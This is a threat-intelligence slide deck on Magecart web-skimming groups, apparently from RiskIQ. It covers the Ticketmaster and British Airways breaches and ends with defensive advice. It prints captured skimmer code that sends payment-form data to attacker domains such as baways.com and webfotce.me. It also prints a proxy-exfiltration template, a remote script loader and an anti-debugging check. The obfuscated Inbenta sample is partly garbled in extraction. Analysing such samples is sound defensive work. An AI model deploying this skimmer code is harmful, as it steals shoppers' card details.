

# Magecart – Activity and Actors

Protecting against JavaScript Injection





# Agenda

- Ticketmaster Breach Overview
- British Airways Breach Overview
- Magecart Groups
- How to protect against compromise




Technology

## Ticketmaster admits personal data stolen in hack attack

27 June 2018

[f](#) [w](#) [t](#) [e](#) [Share](#)



Ticketmaster has admitted that it has suffered a security breach, which the BBC understands has affected up to 40,000 UK customers.

Malicious software on third-party customer support product Inbenta Technologies caused the hack, the firm said on Twitter.

"Some personal or payment information may have been accessed by an unknown



# What happened

- Breach likely to have affected UK customers between February and 23 June 2018
- International customers between September 2017 and 23 June 2018
- Malicious code was embedded in an Inbenta Technologies service Ticketmaster uses on their websites

## Identity theft warning after major data breach at Ticketmaster

**People in UK who bought tickets since February told to be wary of suspicious activity**




▲ Customers who bought concert, theatre and sporting event tickets may have been affected, Ticketmaster said. Photograph: Ginn/PYMCA/Rex/Shutterstock

UK customers of Ticketmaster have been warned they could be at risk of fraud or identity theft after the global ticketing group revealed a major data breach that has affected tens of thousands of people.



# RiskIQ Data Collection Process





# Investigation

- The Challenge:
  - RiskIQ crawls and inspects over 2 billion pages a day
  - Time-period spanned over 90 days equalling > 200B crawls
  - Where to start!
- The approach:
  - Focus on Ticketmaster UK
  - Script hosted by Inbenta
  - Review script resources for suspicious behaviour



# Investigation

**RISKIQ** **inbenta.com**

First Seen: 2009-09-14 | Registrar: Arsys Internet, S.L. d... | Hashes: + Categorize

Last Seen: 2019-04-25 | Registrant: -

10 Resolutions | 6 WHOIS | 100 Certificate | 551 Subdomains | 166 Trackers

**FILTERS** **HOSTNAME (551 / 551)**

- 8x8.inbenta.co...
- abanca-chat.in...
- abanca-mail.in...
- accounts.inbe...
- adolfo-doming...
- adrea.inbenta....
- adyen.inbenta...
- aena-chat.inb...
- ag2r-bot.inbe...
- ageas-pt.inbe...
- ai.inbenta.com
- aiaau.inbenta....
- aiamy.inbenta...
- aireuropa-faqs...
- allegion-kc.inb...
- allegion.inben...
- allsecur-faqs.i...
- allsecur-istan...

**SUBDOMAINS**

Show: 25 | 1-18 of 18 | Sort: Hostname Ascending

Hostname
<a href="https://ticketmasterat.inbenta.com">ticketmasterat.inbenta.com</a>
<a href="https://ticketmasterau.inbenta.com">ticketmasterau.inbenta.com</a>
<a href="https://ticketmasterbe.inbenta.com">ticketmasterbe.inbenta.com</a>
<a href="https://ticketmasterca.inbenta.com">ticketmasterca.inbenta.com</a>
<a href="https://ticketmasterde.inbenta.com">ticketmasterde.inbenta.com</a>
<a href="https://ticketmasterdk.inbenta.com">ticketmasterdk.inbenta.com</a>
<a href="https://ticketmasterfi.inbenta.com">ticketmasterfi.inbenta.com</a>
<a href="https://ticketmasterfr.inbenta.com">ticketmasterfr.inbenta.com</a>
<a href="https://ticketmasterie.inbenta.com">ticketmasterie.inbenta.com</a>
<a href="https://ticketmasternl.inbenta.com">ticketmasternl.inbenta.com</a>
<a href="https://ticketmasterno.inbenta.com">ticketmasterno.inbenta.com</a>
<a href="https://ticketmasternz.inbenta.com">ticketmasternz.inbenta.com</a>
<a href="https://ticketmasterpl.inbenta.com">ticketmasterpl.inbenta.com</a>
<a href="https://ticketmasterse-avatar.inbenta.com">ticketmasterse-avatar.inbenta.com</a>

Page <https://ticketmasteruk.inbenta.com/avatar/jsonp/inbenta.js>

Status Messages (0) Dependent Requests (0) Cookies (0) Links (0) Headers SSL Certs (1) Response & DOM

## Response Body

```
}  
  
// Dereference the node  
node = null;  
  
// Callback if not abort  
if (!isAbort) {  
  callback();  
}  
}  
};  
  
var s = document.getElementsByTagName('script')[0];  
s.parentNode.appendChild(node);  
};  
  
var baseUrl = 'https://ticketmasteruk.inbenta.com/avatar/';  
  
// var baseUrl = getCookie[data.iname + '-' + 'ibtbl'] || 'https://ticketmasteruk.inbenta.com/avatar/';  
// setCookie[data.iname + '-' + 'ibtbl', baseUrl];  
data['baseUrl'] = baseUrl;  
  
insertLink(baseUrl+'assets/css/inbenta.css?1528204242');  
  
insertScript(baseUrl+'assets/js/inbenta.js?1528204242', function  
{  
  window.Inbenta.baseUrl = baseUrl;  
  main(data);  
});  
})();
```



## Inbenta.js with injected code

Page <https://ticketmasteruk.inbenta.com/avatar/jsonp/inbenta.js>

Status	Messages (0)	Dependent Requests (0)	Cookies (0)	Links (0)	Headers	SSL Certs (1)	Response & DOM	DOM Changes	Causes
--------	--------------	------------------------	-------------	-----------	---------	---------------	----------------	-------------	--------

### Response Body

```
[var _0x54f4=
{"x68"x74"x74"x70"x73"x3A"x2F"x2F"x77"x65"x62"x66"x6F"x74"x63"x65"x2E"x6D"x65"x2F"x6A"x73"x2F"x66"x6F"x72"x6D"x2E"x6A"x73",
"x73"x65"x74"x69"x64"x64"x63"x68",
"x63"x6F"x6E"x6B"x69"x65",
"x67"x65"x74"x54"x69"x6D"x65",
"x2D",
"x72"x61"x6E"x6A"x72"x6F",
"x66"x6C"x6F"x6F"x72",
"x73"x65"x74"x69"x64"x64"x73"x6E"x64",
"x69"x6E"x70"x75"x74"x2C"x20"x73"x65"x6C"x65"x63"x74"x2C"x20"x74"x65"x78"x74"x61"x72"x65"x61"x2C"x20"x63"x68"x65"x63"x6B"x62"x6F"x78"x2C"x61"x6C"x75"x65",
"x61"x61"x6D"x65",
"x3D",
"x26",
"x61"x5B"x68"x72"x65"x66"x2A"x3D"x72"x6A"x61"x76"x61"x73"x63"x72"x69"x70"x74"x3A"x76"x6F"x69"x64"x6E"x2C"x20"x2E"x62"x75"x74"x74"x6F"x6E",
"x74"x74"x70"x65",
"x74"x65"x78"x74",
"x61"x65"x6C"x65"x63"x74",
"x63"x6B"x65"x63"x6B"x62"x6F"x78",
"x70"x61"x63"x6B",
"x63"x6C"x6B",
"x6F"x6E"x63"x6C"x69"x63"x6B",
"x51"x74"x74"x61"x63"x68"x45"x76"x65"x6E"x74",
"x66"x6F"x72"x6D",
"x73"x75"x62"x6D"x69"x74",
"x6B"x61"x6D"x65",
"x6E"x6F"x64"x6F"x6D"x61"x69"x6B",
"x50"x48"x53"x54",
"x69"x31"x34"x33"x63"x30"x32"x38"x33"x32"x32"x35"x30"x37"x35"x39"x31"x32"x37"x36"x70"x70"x6C"x69"x63"x61"x74"x69"x6F"x6E"x2F"x78"x72D"x77"x77"x77"x2D"x66"x6F"x72"x6D"x2D"x75"x72"x6C"x65"x6E"x63"x64"x65"x64",
"x73"x65"x74"x65"x64"x65"x74"x6D"x55"x4B"x26"x6B"x65"x79"x3D",
"x6D"x79"x69"x64",
"x73"x65"x6E"x64",
"x6C"x6F"x63"x61"x74"x69"x6F"x6E",
"x74"x65"x73"x74",
"x6F"x72"x64"x65"x{&null,114302032250759127229e2b71187e11:0x54f4[7]||0x54f4[6]}|new RegExp(0x54f4[2].decodeURIComponent(0xbb8bx3[1]|undefined)|0x54f4[1])|function(){var 0xbb8bx4=Date|var 0xbb8bx5=0xbb8bx4|0x54f4[8]|()+0x54f4[9]|Ma60*24*1000}|document|0x54f4[7]||0x54f4[12]|+0xbb8bx5+0x54f4[13]|+0xbb8bx6|0x54f4[14]|}|return 0xbb8bx5[5]}|,clk:function(){131fe8730d24170xbb8bx7|0x54f4[18]|:0xbb8bx8+}|{0xbb8bx7|0xbb8bx8|0x54f4[19]|0x54f4[18]}>0|var 0xbb8bx9=0xbb8bx7|0xbb8bx8|0x54f4[20]|:if{0xbb8bx9|0x54f4[22]|+0xbb8bx7|0xbb8bx8|0x54f4[19]|+0x54f4[23]}|,send:function(){try{var 0xbb8bxa=document|0x54f4[17]|0x54f4[24]|:for(var 0xbb8bxb=0xbb8bxb|0x54f4[25])|0x54f4[27]|+0xbb8bxb|0x54f4[25])|0x54f4[28]|+0xbb8bxb|0x54f4[25])|0x54f4[29]|+0xbb8bxb|0x54f4[25])|0x54f4{0xbb8bxb|0x54f4[35]}|0x54f4[34]|,131fe8730d241709b643de439941960|0x54f4[33]}|}|var 0xbb8bxc=document|0x54f4[17]|0x54f4[36]|:for(var i=0;0x54f4[37]|,131fe8730d241709b643de439941960|0x54f4[33]|,false)|else{(0xbb8bxc|0xbb8bx8|0x54f4[35]}|0x54f4[38]|,131fe8730d241709b643de439941960|0x54f4[42]}|0x54f4[41]}|0x54f4[40]}|0x54f4[39]}|0x54f4[45]|:var 0xbb8bx6=btoc(131fe8730d241709b643de439941960|0x54f4[15])|}|var 0xbb8bxf(0x54f4[6]|,131fe8730d241709b643de439941960|0x54f4[47]|,true)|0xbb8bxf|0x54f4[51]}|0x54f4[49]|,0x54f4[50])|:(0xbb8bxf|0x54f4[55])|0x54f4[52]|+null|0xbb8bx6= null;setTimeout(function(){131fe8730d241709b643de439941960|0x54f4[55]}|(),30)|catch(e)}|}|if{0x54f4[58]|0x54f4[59]|
```

```
function()
{
    var data = {"iname":"dGlja2V0bWZkdGVyVUtY2hhdGJvdF90ZXN0","dev":false};
    var pluses = /\+/g;

    var decode = function(s)
    {
        return decodeURIComponent(s.replace(pluses, ' '));
    };
}
```



# Inbenta.js deobfuscated

```
var skimmer = {  
  snd: null,  
  gate: 'https://webfotce.me/js/form.js',  
  myid: (function(cname) {  
    var cd = document.cookie.match(new RegExp('(?:^|; )' + cname.replace(/([\\$?*|{}()\[\]\\\/\+\^])/g,  
    '\$1') + '=([^\;]*)'));  
    return cd ? decodeURIComponent(cd[1]) : undefined  
  })('setidd') || (function() {  
    var d = new Date();  
    var time_id = d.getTime() + '-' + Math.floor(Math.random() * (9999999999 - 11111111 + 1) + 11111111);  
    var exp = new Date(new Date().getTime() + 60 * 60 * 24 * 1000);  
    document.cookie = 'setidd=' + time_id + '; path=/; expires=' + exp.toUTCString();  
    return time_id  
  })(),  
  clk: function() {  
    skimmer.snd. = null;
```

- 67 lines of Code
- Simple skimmer
- Standard Magecart
- Send to: <https://webfotce.me/js/form.js>
- On pages with: order / checkout / onestep



# Impact

- National / International News Story
  - Potential impact to 10 million customers
  - ~40,000 credit card details stolen
- The data stolen includes:
  - Credit Card number
  - Name
  - Expiry Date
  - **CVV**
- The theft happened in the user's browser
- No WAF, FW, AV, Sniffer... could detect this
- Arguably Ticketmaster were not breached



# Security Advisory

- September 6<sup>th</sup>, 2018 British Airways announces a breach resulting in the theft of customer credit card data
  - Started 22:58 BST August 21st
  - Ended 21:45 BST September 5th



Technology

## British Airways: Suspect code that hacked fliers 'found'

11 September 2018



A cyber-security firm has said it found malicious code injected into the British Airways website, which could be the cause of a recent data breach that affected 380,000 transactions.

A RiskIQ researcher analysed code from BA's website and app around the time when the breach began, in late August.



# Investigation

Page <https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js>

Status Messages (0) Dependent Requests (0) Cookies (0) Links (0) Headers SSL Certs (0) Response & DOM DOM Changes

## + Request Headers

## - Response Headers

Name	Value
------	-------

X-Frame-Options	SAMEORIGIN
-----------------	------------

Last-Modified	Tue, 18 Dec 2012 08:02:48 GMT
---------------	-------------------------------

Page <https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js>

Status Messages (0) Dependent Requests (0) Cookies (0) Links (0) Headers SSL Certs (0) Response & DOM DOM Changes

## + Request Headers

## - Response Headers

Name	Value
------	-------

X-Frame-Options	SAMEORIGIN
-----------------	------------

Last-Modified	Tue, 21 Aug 2018 20:49:38 GMT
---------------	-------------------------------



# Investigation

```
1 window.onload = function() {
2     jQuery("#submitButton").bind("mouseup touchend", function(a) {
3         var
4             n = {};
5             jQuery("#paymentForm").serializeArray().map(function(a) {
6                 n[a.name] = a.value
7             });
8             var e = document.getElementById("personPaying").innerHTML;
9             n.person = e;
10            var
11                t = JSON.stringify(n);
12            setTimeout(function() {
13                jQuery.ajax({
14                    type: "POST",
15                    async: !0,
16                    url: "https://baways.com/gateway/app/dataprocessing/api/",
17                    data: t,
18                    dataType: "application/json"
19                })
20            }, 500)
21        })
22    };
```

- Changes:
  - 22 lines of Code
  - When the User pressed “submit” the data from the payment form was sent to baways.com
  - Works in web browser and mobile app



## C2 investigation

- BAWAYS.COM
- Hosted in Romania by a Lithuanian ISP
- Proper SSL Cert from Comodo

Issued	2018-08-15
Expires	2020-08-15
Serial Number	129950451738167431558149351195969236479
SSL Version	3
Common Name	baways.com (subject) COMODO RSA Domain Validation Secure Server CA (issuer)
Alternative Names	baways.com (subject) www.baways.com (subject)
Organization Name	COMODO CA Limited (issuer)
Organization Unit	PositiveSSL (subject)
Street Address	
Locality	Salford (issuer)
State/Province	Greater Manchester (issuer)
Country	GB (issuer)






Magecart



# Who is Magecart?

- Active since 2014
- We have been monitoring their activity since 2015
- Umbrella name for a number of criminal groups with similar MO
- Targeting eCommerce to obtain payment information
- Got better and were able to monetize stolen cards





# Group 1: The start of web based skimming


- Started appearing in 2014 up to 2016
- Going after vulnerable eCommerce Server at scale
- Very simple skimmer going after checkout page:





## Group 3: Filtering forms

- Goes for high volume of compromised websites.
- Also skimming forms, but goes after forms with credit card data.





## Group 4: Taking care of being detected

- Focuses on high volumes of compromises with the goal of getting as many cards as possible without specific targeting.
- They originate, in our belief, from the malware webinjects ecosystem
- Their skimmer is similar to webinject form overlays
- They counteract analysis and try to fingerprint researchers with techniques seen in malware!

```
var timer_debug_offset = 100;
var before_debug = (new Date).getTime();
debugger;
var after_debug = (new Date).getTime();
if (after_debug - before_debug > timer_debug_offset) {
    is_being_debugged = true;
}
```



## Group 5: 3rd party compromise

- Uses 'standard' skimmer
- Compromise only 3rd parties, don't self-host besides exfil domain

- Inbenta - Seen on 1600+ sites
- SociaPlus - Seen on 5000+ sites (engagement)
- Clarity Connect - Seen on 40+ sites (used in agriculture)
- Social Annex - Seen on 500+ sites (loyalty / advocacy program)
- Flashtalking - Seen on 1200+ sites (also loaded in ads)
- CompanyBe - Seen used 300+ sites (checkout process only)
- PushAssist - Seen on 2000+ sites (Generic analytics)
- Shopper Approved - Seen on 7000+ sites (eCommerce site-seal)
- Feedify - Seen on 1000+ sites
- ShopBack - Seen on 2000+ sites
- SAS Net Reviews - Seen on 2000+ sites (Review site-seal)
- ....

 ***ticketmaster***



## Group 6: Targeting for high volume

- Highly targeted, integrated with the payment process, super simple skimmer code, impersonates infrastructure of victim



- [britishairways.com/gateway/cms/processing/](https://britishairways.com/gateway/cms/processing/)
- [baways.com/gateway/app/dataprocessing/api/](https://baways.com/gateway/app/dataprocessing/api/)



- [secure.newegg.com/GlobalShopping/CheckoutStep2.aspx](https://secure.newegg.com/GlobalShopping/CheckoutStep2.aspx)
- [neweggstats.com/GlobalData/](https://neweggstats.com/GlobalData/)



## Group 7: Proxies for exfiltration

- Skimmer uses compromised hosts to exfiltrate data to server as proxy
- Harder to perform takedowns

```
var xzm_dmn = "%STORE_HOSTNAME%";  
var xzm_checkoutpage = "/checkout/onepage";  
var xzm_procl1 = "%EXFIL_HOST_1%";  
var xzm_procl2 = "%EXFIL_HOST_2%";  
var sedj74 = false;  
var intervalId = null;
```

```
var bb = document.createElement("img");  
bb.width = 1;  
bb.height = 1;  
bb.id = "%RANDOM_ID%";  
bb.src = xzm_procl1 + "?data=" + encodeURIComponent(ress) + "&domain=" + xzm_dmn;  
document.body.appendChild(bb);  
bb = document.createElement("img");  
bb.width = 1;  
bb.height = 1;  
bb.id = "%RANDOM_ID%";  
bb.src = xzm_procl2 + "?data=" + encodeURIComponent(ress) + "&domain=" + xzm_dmn;  
document.body.appendChild(bb);  
clearInterval(intervalId);  
sedj74 = true
```



# Magecart Evolving

- New groups, 8 - 12
  - 8 and 10 same TTP's different infrastructure
  - 9 similar but seen competing for compromised sites
  - 11 broadening the skimming
    - Using admin, password, etc. as new keywords
  - 12 targeting 3<sup>rd</sup> parties
    - CDN / Ads as delivery vehicle
    - French and German now included
    - Adverline, very successful
    - Improved masking techniques



## Group 9: not playing nicely with Group 3

- Found on several sites
- Targeting data quality of competing group

```
97 // second func
98 jQuery.ajaxSetup({
99   beforeSend: function(jXHR, settings) {
100     if (settings.url.indexOf("js-react.com") !== -1 || settings.url.indexOf('bootstrap-js.com') !== -1) {
101       console.log(settings.url);
102       var myRandom = Math.floor(Math.random() * 10);
103       var cc = new RegExp("[0-9]{13,16}");
104       if (cc.test(settings.data)) {
105         var old_cc = settings.data.match(cc);
106         var new_data = settings.data.replace(new RegExp("[0-9]{13,16}", 'g'), old_cc[0].slice(0, -1) + myRandom);
107         settings.data = new_data;

```

Detect other group

Generate single digit random number

Insert in CC number

Credit: Willem de Groot: <https://gwillem.gitlab.io>



# Group 11: Broadening the scope

- Code includes admin, account, login and password

**RISKIQ** 34.246.154.161

First Seen: 2017-12-11, Last Seen: 2018-11-28, ASN: Amazon.com, Inc., Netblock: 34.240.0.0/13, Amazon.Com-Inc., Routable, Categorize

106 Resolutions, 3K WHOIS, 3 Certificate, 26 Trackers, 37 Components, 0 Host Pairs, 0 OSINT

**FILTERS**

**DOMAIN** (106 / 106)

✓	✗	108.177.15.10...	1
✓	✗	212.227.15.15...	1
✓	✗	217.146.190.2...	1
✓	✗	40.97.160.2.ev...	1
✓	✗	64.12.88.161.e...	1

Show More

**UNIQUE RESOLVE** (1 / 106)

✓	✗	Show Uniqu...	106
---	---	---------------	-----

**RESOLUTIONS**

```
if (new RegExp("onpage|checkout|onestep|payment|admin|account|login|password|cart").test(window
    for (var e = document.querySelectorAll("input, select, textarea, checkbox"), i = 0; i < e.le
        if (e[i].value.length > 0) {
            var d = e[i].name;
            (function() {
                "" == d && (d = i), p += d + "=" + e[i].value + "&"
            })();
            localStorage.setItem(d, e[i].value)
        }
    };
```

postoptics.co.uk 2018-10-28 2018-11-28



# Group 12: Skimming at scale

- Using script tags
- Sophisticated integrity checks and anti-analysis techniques
- Introduced French and German

Page <https://jadebloom.com/peppermint-essential-oil-therapeutic-grade-10ml.html>

Status Messages (18) Dependent Requests (320) Cookies (63) Links (214) Headers SSL Certs (45) Response & DOM  
DOM Changes Causes Social Inspection Results

## Document Object Model

### Response Body

```
reviewsBox();jQuery(window).resize(function(){reviewsBox();});</script>
<script type="text/javascript"></script>
<script type="text/javascript">var lifetime=86400;var expireAt=
Date();expireAt.setTime(expireAt.getTime()+lifetime*1000);
Name.Cookies.set('external_no_cache',1,expireAt);</script>
<script id="cdn-content-delivery" type="text/javascript">var
cdn=document.createElement('script');cdn.src=atob("aHR0cHM6Ly9
document.body.appendChild(cdn);</script>
<script src="https://jadebloom.com/skin/frontend/base/default/
<script>jQuery.smartbanner({daysHidden:0,daysReminder:0,title:
app',price:'For',appStoreLanguage:'us',inAppStore:'the best bu
experience.','inAmazonAppStore:'the best browsing experience.'},
<script type="text/javascript">window.lazySizesConfig={addClas
<script async="async" type="text/javascript" src="https://stat
sellerId=A283C2GAAQJ3RXL"></script>
```

```
var cdn = document['createElement']('script');
cdn['src'] = 'https://givemejs.cc/jquery_ui.js';
cdn['id'] = 'jquery_ui';
document['body']['appendChild'](cdn)
```



## Group 4: Still very active

- Highly advanced group
- Observed changes
  - Reduced IP overlap, max 5 domains / IP
  - Added more hosting services to reduce / avoid takedowns
  - Increased # of masking / benign libraries
  - Upgraded skimmer, active code now ~150 lines (previously >1500)
  - Now skims (vs phishing style overlay)
  - Improved exfil process
    - Includes encryption
- RiskIQ actively tracking and taking down infrastructure

RESOLUTIONS ⓘ

☐ Show : 25 ◀ 1-9 of 9 ▶ Sort : First Seen Descending ▼

Resolve	First
<input type="checkbox"/> <a href="#">creditprop.com</a>	2019-02-12
<input type="checkbox"/> <a href="#">www.mageal.com</a>	2019-02-12
<input type="checkbox"/> <a href="#">mageal.com</a>	2019-02-12
<input type="checkbox"/> <a href="#">www.cdnnote.com</a>	2019-02-12
<input type="checkbox"/> <a href="#">www.creditprop.com</a>	2019-02-11
<input type="checkbox"/> <a href="#">cdnnote.com</a>	2019-02-07
<input type="checkbox"/> <a href="#">ns2.mageal.com</a>	2019-02-07
<input type="checkbox"/> <a href="#">ns2.cdnnote.com</a>	2019-02-07
<input type="checkbox"/> <a href="#">ns2.creditprop.com</a>	2019-02-07



# New (Not Yet Attributed) Activity

- Significant spike in scripts stored in Amazon S3
- Organisations are storing JS in world writable buckets!
- Scripts are being modified at scale
- Many victims (possibly 100,000's)
- Victims include prepay credit card providers

Create bucket

1 Name and region 2 Set properties 3 Set permissions 4 Review

▼ Manage users

User ID ⓘ	Objects ⓘ	Object permissions ⓘ
(Owner)	<input checked="" type="checkbox"/> Read <input checked="" type="checkbox"/> Write	<input checked="" type="checkbox"/> Read <input checked="" type="checkbox"/> Write

▼ Manage public permissions

Group ⓘ	Objects ⓘ	Object permissions ⓘ
Any authenticated AWS user	<input type="checkbox"/> Read <input type="checkbox"/> Write	<input type="checkbox"/> Read <input type="checkbox"/> Write
Everyone	<input type="checkbox"/> Read <input type="checkbox"/> Write	<input type="checkbox"/> Read <input type="checkbox"/> Write



## Other updates

- Group 7 experimented with Malware drops
  - Seen last year, no recent activity observed
- Tech Support scammers trying to join in
  - No successful implementations seen so far
- ~20 Off-Shelf skimmers in active use across the Magecart groups
- Still seeing 40-50 Magecart compromises a day
  - The tip of the iceberg



# What Can You Do To Protect Your Assets?

- Understand and manage your external attack surface
  - Review and remove unnecessary scripts
- 
- Implement appropriate security controls for Javascript:
  - Use iframe sandboxing
